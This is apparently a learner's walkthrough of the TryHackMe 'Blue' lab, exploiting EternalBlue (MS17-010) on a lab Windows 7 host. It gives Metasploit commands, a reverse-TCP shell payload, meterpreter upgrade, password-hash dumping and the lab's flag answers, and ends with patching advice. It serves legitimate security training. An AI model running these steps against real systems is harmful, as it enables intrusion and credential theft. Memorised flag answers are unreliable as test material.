OFFENSIVE SECURITY ONGOZA CYBER HUB CHARLES GITHINJI

INTRODUCTIONS

Eternal blue(ms17-010) is a vulnerability in Microsoft's SMBv1 protocol that was exploited by WannaCry ransomware in 2017. It is a common topic in penetration testing.

It is a RCE(remote execution code) vulnerability, which allows an attacker to execute arbitrary code on a target system.

It was part of the NSA's toolkit but was leaked by the Shadow broker hacker group.

It is found mainly in the following systems

- Windows 7
- Windows Server 2008
- Windows XP (before it was patched)

The vulnerability was critical because it did not require authentication, meaning any vulnerable system could be targeted directly.

Objectives

Understand the Vulnerability: To gain an in-depth understanding of how the EternalBlue exploit works, including its technical details and the underlying mechanisms that allow it to compromise vulnerable systems.

Demonstrate Exploitation: To perform a controlled demonstration of exploiting the EternalBlue vulnerability within a safe and legal environment, showcasing its potential impact on affected systems.

Identify Affected Systems: To identify systems within a given network or environment that are vulnerable to the EternalBlue exploit, assessing their configurations and security postures.


Reconnaissance

Scan the network to find devices that are running SMB(port 445)

```
(xoot@ kali)-[/home/kali]
nmap -T4 -sV -v -p 1-1000 10.10.194.159
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-16 11:34 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 11:34
Scanning 10.10.194.159 [4 ports]
Completed Ping Scan at 11:34, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:34
Completed Parallel DNS resolution of 1 host. at 11:34, 0.00s elapsed
Initiating SYN Stealth Scan at 11:34
Scanning 10.10.194.159 [1000 ports]
Discovered open port 139/tcp on 10.10.194.159
Discovered open port 445/tcp on 10.10.194.159
Discovered open port 135/tcp on 10.10.194.159
Completed SYN Stealth Scan at 11:34, 6.65s elapsed (1000 total ports)
Initiating Service scan at 11:34
Scanning 3 services on 10.10.194.159
Completed Service scan at 11:34, 6.70s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.194.159.
Initiating NSE at 11:34
Completed NSE at 11:34, 0.01s elapsed
Initiating NSE at 11:34
Completed NSE at 11:34, 0.00s elapsed
Nmap scan report for 10.10.194.159
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE
                              VERSION
135/tcp open msrpc
                              Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.03 seconds
Raw packets sent: 1298 (57.088KB) | Rcvd: 1008 (40.320KB)
```

Scan the machine. (If you are unsure how to tackle this, I recommend checking o	out the Nmap room)	
No answer needed	Question Done	© Hint
How many ports are open with a port number under 1000?		
3	Correct Answer	© Hint

To find the ms??-??? format we can use Metasploit and search for eternal blue. There we can see it is vulnerable to ms17–010.



Step 3: Use msfconsole to gain a shell: Next we have to set up some options after selecting the exploit. Enter your RHOSTS and LHOST details



Gain Access

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/......)

exploit/windows/smb/ms17_010_eternalblue

Correct Answer

Show options and set the one required value. What is the name of this value? (All caps for submission)

RHOSTS


Correct Answer

V Hint

I use the command: set payload windows/x64/shell/reverse_tcp

```
kali@kali: ~
 File Actions Edit View Help
RHOSTS ⇒ 10.10.29.239
msf6 exploit(
                                                             ) > set payload windows/x64/shel
l/reverse_tcp
l/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
msf6 exploit(
Started reverse TCP handler on 10.21.55.41:4444
[*] 10.10.29.239:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.29.239:445 - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
[+] 10.10.29.239:445
                                   - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.29.239:445
[+] 10.10.29.239:445 - The target is vulnerable.
     10.10.29.239:445 - Connecting to target for exploitation.
[+] 10.10.29.239:445 - Connection established for exploitation.
[+] 10.10.29.239:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.29.239:445 - CORE raw buffer dump (42 bytes)
 ★】 10.10.29.239:445 - 0×00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
65 73 Windows 7 Profes
[*] 10.10.29.239:445 - 0×00000010 73 69 6f 6e 61 6c 20 37 36 30 3<u>1 20 53 65</u>
72 76 sional 7601 Serv
[*] 10.10.29.239:445 - 0×00000020 69 63 65 20 50 61 63 6b 20 31
         ice Pack 1
[+] 10.10.29.239:445 - Target arch selected valid for arch indicated by DCE/R
PC reply

    10.10.29.239:445 - Trying exploit with 12 Groom Allocations.
    10.10.29.239:445 - Sending all but last fragment of exploit packet
    10.10.29.239:445 - Starting non-paged pool grooming
```



Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

set payload windows/x64/shell/reverse_tcp

With that done, run the exploit!

No answer needed Question Done Question Done

I then used run but also exploit could be used

```
kali@kali: ~
 File Actions Edit View Help
RHOSTS ⇒ 10.10.29.239
msf6 exploit(
                                                            nalblue) > set payload windows/x64/shel
l/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
Started reverse TCP handler on 10.21.55.41:4444
  * ] 10.10.29.239:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check

*] 10.10.29.239:445 - Host is likely VULNERABLE to MS17-010! - Windows

Professional 7601 Service Pack 1 x64 (64-bit)
[+] 10.10.29.239:445
  *] 10.10.29.239:445
                                         - Scanned 1 of 1 hosts (100% complete)
      10.10.29.239:445 - The target is vulnerable.
10.10.29.239:445 - Connecting to target for exploitation.
     10.10.29.239:445 - Connecting to target for exploitation.
10.10.29.239:445 - Connection established for exploitation.
10.10.29.239:445 - Target OS selected valid for OS indicated by SMB reply
10.10.29.239:445 - CORE raw buffer dump (42 bytes)
10.10.29.239:445 - 0×00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
65 73 Windows 7 Profes
 *] 10.10.29.239:445 -
                                   0×00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
72 76
          sional 7601 Serv
 [*] 10.10.29.239:445 - 0×00000020 69 63 65 20 50 61 63 6b 20 31
           ice Pack 1
[+] 10.10.29.239:445 - Target arch selected valid for arch indicated by DCE/R
PC reply
[*] 10.10.29.239:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.29.239:445 - Sending all but last fragment of exploit packet
 * 10.10.29.239:445 - Starting non-paged pool grooming
```

```
A http
                                              kali@kali: ~
                                                                                          Kali F
        File Actions Edit View Help
             10.10.29.239:445 - Sending SMBv2 buffers
10.10.29.239:445 - Closing SMBv1 connection creating free hole adjacent t
         o SMBv2 buffer.
[*] 10.10.29.239:445 - Sending final SMBv2 buffers.
             10.10.29.239:445 - Sending last fragment of exploit packet!
10.10.29.239:445 - Receiving response from exploit packet
10.10.29.239:445 - ETERNALBLUE overwrite completed successfully (0×C00000
         [+] 10.10.29.239:445 - =-=-=-=
         [+] 10.10.29.239:445 - -----
         [*] Command shell session 1 opened (10.21.55.41:4444 → 10.10.29.239:49211 )
            2024-09-30 11:54:06 -0400
         Shell Banner:
         Microsoft Windows [Version 6.1.7601]
         C:\Windows\system32>
```

I run the process in the background (ctrl z) during the privilege escalation to maintain control and access of the sessions(stability).

Step 4: Now, we have received a shell, but we cannot do much using this shell. So now we background the session(1st) and upgrade to a meterpreter shell.

Task 3: Escalate

To upgrade use: search shell to meterpreter and then use 0.

Change the options according to your machine Ip and add the session number that you want to upgrade.

After running you will get a new meterpreter shell and you can access it using the "sessions 2" command.

Answer the questions below


If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

post/multi/manage/shell_to_meterpreter

**Select this (use MODULE_PATH). Show options, what option are we required to change?

Correct Answer

**Correct Answer*




To access the session running in the background: I used session -i but I only got shell not

No answer needed

meterpreter F kali@kali: ~ • File Actions Edit View Help Module options (post/multi/manage/shell_to_meterpreter): Name Current Setting Required Description Start an exploit/multi/handler to re ceive the connection IP of host that will receive the con nection from the payload (Will try to auto detect). HANDLER true ves LHOST Port for payload to connect to. The session to run this module on I PORT 4433 ves SESSION yes msf6 post(multi/manage
LHOST ⇒ 10.21.55.41
msf6 post(multi/manage) > set LHOST 10.21.55.41) > sessions -i Information Id Name Shell Banner: Microso ft Windows [Version 6 .1.7601] ——— $10.21.55.41:4444 \rightarrow 1$ 0.10.29.239:49211 (1 0.10.29.239) shell x64/windows msf6 post(multi/manage rpreter) >

I repeated the commands sessions -u 1



List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).



ps command can be used to display all the processes running on a system.

We can start, stop and even migrate the processes from one pid (process id) to another by simply using the migrate <old pid> <new pid> command


- AME	Blue	X M BIL	kali@ka	li: ~	×]	🗷 Ткунасиме. Ві	008
File Actions	Edit Viev	w Help					
rwx 040777/rwxrwx rwx	0	500 dir 200 400	9-07-14	01:08:56	-0	Documents and	Settings
040777/rwxrwx rwx	0	dir 200 400		23:20:08	-0	PerfLogs	
040555/r-xr-x r-x	4096	dir 201 400		18:22:01	-0	Program Files	
040555/r-xr-x r-x	4096		9-03-17	18:28:38	-0	Program Files	(x86)
040777/rwxrwx rwx	4096	dir 201 400		18:35:57	-0	ProgramData	
040777/rwxrwx rwx	ond r	dir 201 500		22:13:22	-0	Recovery	
040777/rwxrwx rwx	4096	dir 201 400		18:35:55	-0	System Volume on	Informati
040555/r-xr-x r-x	4096	dir 201 500		22:13:28	-0	Users	
040777/rwxrwx rwx	16384	dir 201 400		18:36:30	-0	Windows	
100666/rw-rw- rw-	24	fil 201 400		15:27:21	-0	flag1.txt	
000000/	0 11	fif 196 500		19:00:00	-0	hiberfil.sys	
000000/	0	fif 196 500		19:00:00	-0	pagefile.sys	
meterpreter >	ne Ip a						ī
GOOD .							100.0

□ Mel	Ellue	800	McH	kali@kali: ~	U.B.) - 1 ×	8	TrykackMe Blue VI O O 8
File Actions	Edit	View	Help				
rw-				0400			
100666/rw-rw- rw-	262	144	fil	2024-09-30 0400	16:34:11		SYSTEM.LOG1
100666/rw-rw- rw-	0		fil	2009-07-13 0400	22:34:08		SYSTEM.LOG2
100666/rw-rw- rw-	655	36	fil	2019-03-17 0400	18:21:22		SYSTEM{016888cd-6c6f- 11de-8d1d-001e0bcde3e c}.TM.blf
100666/rw-rw- rw-	524	288 	fil do mi grade	2019-03-17 0400	18:21:22 his		SYSTEM{016888cd-6c6f- 11de-8d1d-001e0bcde3e c}.TMContainer000000 0000000000001.regtran s-ms
100666/rw-rw- rw-	524	288	fil	2019-03-17 0400	18:21:22		SYSTEM{016888cd-6c6f- 11de-8d1d-001e0bcde3e c}.TMContainer0000000 00000000000002.regtran s-ms
040777/rwxrwx rwx	409	5	dir	2018-12-12 0500	18:03:05		TxR
100666/rw-rw- rw-	34		fil	2019-03-17 0400	15:32:48		flag2.txt
040777/rwxrwx rwx	409	5	dir	2010-11-20 0500	21:41:37		systemprofile
<u>meterpreter</u> > flag{sam_datab				ess} <u>meterpr</u>	eter >		

Task 4: Cracking

To dump all the passwords on the machines we have to use the "hashdump" command. Here we found out about Jon - a non-default user.






I copied jon hash and cracked it using crackstation and got the answer.




Task 5: Find Flags!

Flag 1: It can be found inside the C:\ directory and to open the txt, you the cat command.



Flag 2: It can be found at C:\Windows\System32\config\flag2.txt location.



Flag2? This flag can be found at the location where passwords are stored within Windows.

*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

flag(sam_database_elevated_access)


Correct Answer

O Hint

Flag 3: Flag 3 is stored inside the documents directory of user Jon.

Location: C:\Users\jon\Documents\flag3.txt

```
meterpreter > ls
Listing: C:\Users\jon\Documents
Mode
                               Last modified
                  Size
                        Type
                                                          Name
040777/rwxrwxrwx
                        dir
                  0
                               2018-12-12 22:13:31 -0500
                                                          Mv Music
040777/rwxrwxrwx
                  0
                        dir
                               2018-12-12 22:13:31 -0500
                                                          My Pictures
040777/rwxrwxrwx
                  0
                        dir
                              2018-12-12 22:13:31 -0500
                                                          My Videos
100666/rw-rw-rw-
                  402
                        fil
                              2018-12-12 22:13:48 -0500
                                                          desktop.ini
100666/rw-rw-rw-
                        fil
                               2019-03-17 15:26:36 -0400
                  37
                                                           flag3.txt
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```



Conclusion

The EternalBlue exploit, showcased in TryHackMe, highlights a critical vulnerability (CVE-2017-0144) in Windows' SMB protocol that allows for remote code execution, famously exploited in attacks like WannaCry. Through the lab, I learnt to identify unpatched systems vulnerable to EternalBlue, exploit them using tools like Metasploit, and understand the severe impact of failing to apply security patches.

The exercise emphasizes not only the technical steps for exploiting this flaw but also the importance of post-exploitation strategies and mitigation techniques, such as disabling SMBv1 and maintaining an effective patch management system to safeguard networks from similar threats.

https://tryhackme.com/r/room/blue